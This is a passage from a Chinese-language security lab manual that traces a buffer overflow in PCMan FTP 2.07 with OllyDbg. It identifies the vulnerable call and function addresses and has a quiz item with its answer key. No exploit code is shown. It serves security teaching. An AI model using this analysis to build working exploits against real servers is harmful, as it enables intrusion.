
注意到 0x0018ED68 这个地址保存的值 0x00402A2B，返回到….他就是我们要找的溢出函数的下一句代码，接着去 0x00402A2B 看看




看到了吧

00402A26 | E83514000 | CALL PCManFTP.00403E60

这一句就是 CALL 有漏洞的函数，溢出发生在 0x00403E60 这个函数中。
取消硬件断点并在 0x00402A26 按 F2 下断点



重新用 OD 载入 PCMAN FTP 2.07 并运行，然后运行前面的 python 代码，在 OD 里按三下 F9，看到了下面这个



看到我们传递给程序的'AAAAAA…'了吧，被当作参数传递给 0x00403E60 这个函数，而这个函数对我们传进去的参数不加以校验直接复制到缓冲区，造成典型的缓冲区溢出漏洞。

5.3.2. 练习

以下说法正确的是：【单选题】

【A】retn 相当于 pop esp ，jmp eip

【B】编写程序时候总可以假设用户传递的数据是正确的

【C】溢出容易发生在 strcpy，memcpy 这些函数

【D】由于有 GS 保护，溢出覆盖返回地址的攻击已经消失

正确答案：C

6 实验报告要求

参考实验原理与相关介绍，完成实验任务，并对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

7 分析与思考

PCMAN FTP 2.07 能否稳定利用？

8 配套学习资源

1. 网络精灵

www.netfairy.net